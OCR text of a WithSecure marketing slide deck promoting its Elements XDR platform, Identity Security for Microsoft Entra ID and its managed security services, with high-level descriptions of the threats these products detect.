
- MDR for Endpoints
- MDR for Identities*
- Exposure Management service (CTEM)
- Incident Response
- Customer Success Management
- Elevate
- Elements XDR

Luminen AI


WithSecure™ Support Services

A1 ICT Distribucija

WithSecure™ Elements Cloud - NIST



WithSecure™ Elements Cloud - NIST



WithSecure Elements Extended Detection & Response

XDR for Windows, Linux, Mac and M365 cloud

A1 ICT Distribucija

WithSecure™ Elements Extended Detection and Response (XDR)

A unified solution to protect modern IT estates by minimizing impact of attacks with advanced preventive controls, AI-powered tooling, and access to flexible, round-the-clock expert services

XDR is an evolution of EDR

01 Today’s attacks more commonly start from **identities** instead of **endpoints**

02 **Hybrid IT estates** extending to endpoints, emails, identities and cloud applications require visibility **beyond traditional EDR**

03 **Scarcity of security skills** highlights the need for unified tools offering ease-of-use

Sophistication without Complexity with Elements XDR

→ Unparallelled ease of use.

→ Compliance with European regulations from day one.

→ Unified with Elements portfolio: add flexible Co-Security Services & Exposure Management.

Endpoint Devices: Automated protection, threat detection, and tooling for fast response against malware, delivered across computers, servers, and mobiles – and even Virtual Machines.

Identities: Detect and respond to identity-based threats and potentially compromised users in Microsoft Entra ID.

Cloud Collaboration Applications: Advanced Microsoft 365 security against phishing and other threats for email, Teams, OneDrive and SharePoint.

Cloud Infrastructure: Detect cloud attacks targeting your Microsoft Azure cloud resources.

– Minimize Complexity:

- Bridge the security skills gap with our easy-to-use XDR
- Tackle the newest hybrid work related threats like stolen credentials
- Designed to minimize the noise, making the work of existing cyber security personnel more efficient

+ Maximize Effectiveness:

- Turn-key solution for automatic protection against threats and detection and response to sophisticated attacks
- Block ransomware, malicious files, and URLs
- Investigate attacks with Broad Context Detections™

WITH secure

Protect your modern IT estate against advanced threats with Elements XDR

WithSecure™ Elements Extended Detection and Response (XDR)

A unified solution for modern IT estates designed to minimize impact of attacks with **advanced preventive controls**, **AI-powered** tooling for fast detection, **investigation and response** to threats in broader context, and access to augment your team with flexible, round-the-clock **services**.

Endpoint Security
(Elements EPP + EDR)

Endpoint protection, detection and response to block ransomware and other malware, and to provide visibility and fast response to advanced threats.

Identity Security

Detect and respond to identity-based threats and potentially compromised users in Microsoft Entra ID used to access Microsoft 365 and other services.

Collaboration Protection


Advanced protection beyond standard Microsoft 365 security to protect against malicious URLs and other threats targeting users via email, Teams, OneDrive and SharePoint.

Cloud Security

Cloud detection for your Azure cloud infrastructure, securing your cloud resources against threats like data breaches, resource hijacking, and ransomware.

WITH secure

XDR protection scenario



Attachment or URL blocked	Risky user session detected	Malware blocked	Malicious process detected, host isolated	Ransomware prevented

Elements™ | Extended Detection and Response

Reactive security

WITH secure

WithSecure™ Elements Cloud

supports the transition to a proactive, automated cyber security approach.
It's the most cost-effective way for a mid-market customer to reduce cyber risk.
Address cyber security needs before, during, and after an attack – and use our **Co-Security Services** for expert support at every stage.

WithSecure™ Elements Exposure Management (XM)

before attack

during attack

WithSecure™ Elements Extended Detection and Response (XDR)

WITH secure

WithSecure™ Elements Cloud

Exposure Management

- XM for Business
- XM Frontline Add-on
- XM for Cloud

Extended Detection and Response

- Endpoint Security
- Identity Security
- XDR Cloud Security (for Azure)
- Collaboration Protection

Co-Security Services

- Elevate
- Managed Detection and Response
  for endpoints and identities
- Co-Monitoring
- Incident Response

WithSecure™ Elements Infinite

- MDR for Endpoints
- MDR for Identities*
- Exposure Management service (CTEM)
- Incident Response
- Customer Success Management
- Elevate
- Elements XDR

Luminen AI


WithSecure™ Support Services

*MDR for Identities is an add-on

Introducing Elements Identity Security

For Microsoft Entra ID

WITH secure



Use of stolen credentials is the most popular entry point for data breaches and breaches due to stolen or compromised credentials took the longest time to resolve, nearly 10 months.(1

Source:

1) IBM Cost of a Data Breach Report 2024

WITH secure

EDR alone is not enough to secure Entra ID Single-Sign-On to Cloud Applications

01 **Use of cloud-based Entra ID by remote workers** and authentication to third-party applications increases the attack surface

02 Trend of attacks focusing **less on deploying payloads to endpoints**, and more on abusing identities and their privileges

03 **Use of stolen credentials** as an entry point for breaches has massively increased in recent years* and takes the longest time to contain**

Sources: * IBM X-Force Threat Intelligence Index 2024; ** IBM Cost of a Data Breach Report 2024

WITH secure

Identity security is central for modern IT

Identity-based attacks detected

Stealing session credentials to access cloud services

Identifying risky users or sessions during sign-in, using risk factors including geo location for impossible travel, OAuth anomalies and sign-in metadata anomalies.

Techniques to advance identity attacks

Suspicious role assignments, backdooring service accounts,
modified consent settings, etc.

Attacks against privileged users' managed devices

Prevent phishing and detect malicious user behavior with endpoint security and collaboration protection

WITH secure

Protect against identity-based attacks with Elements Identity Security

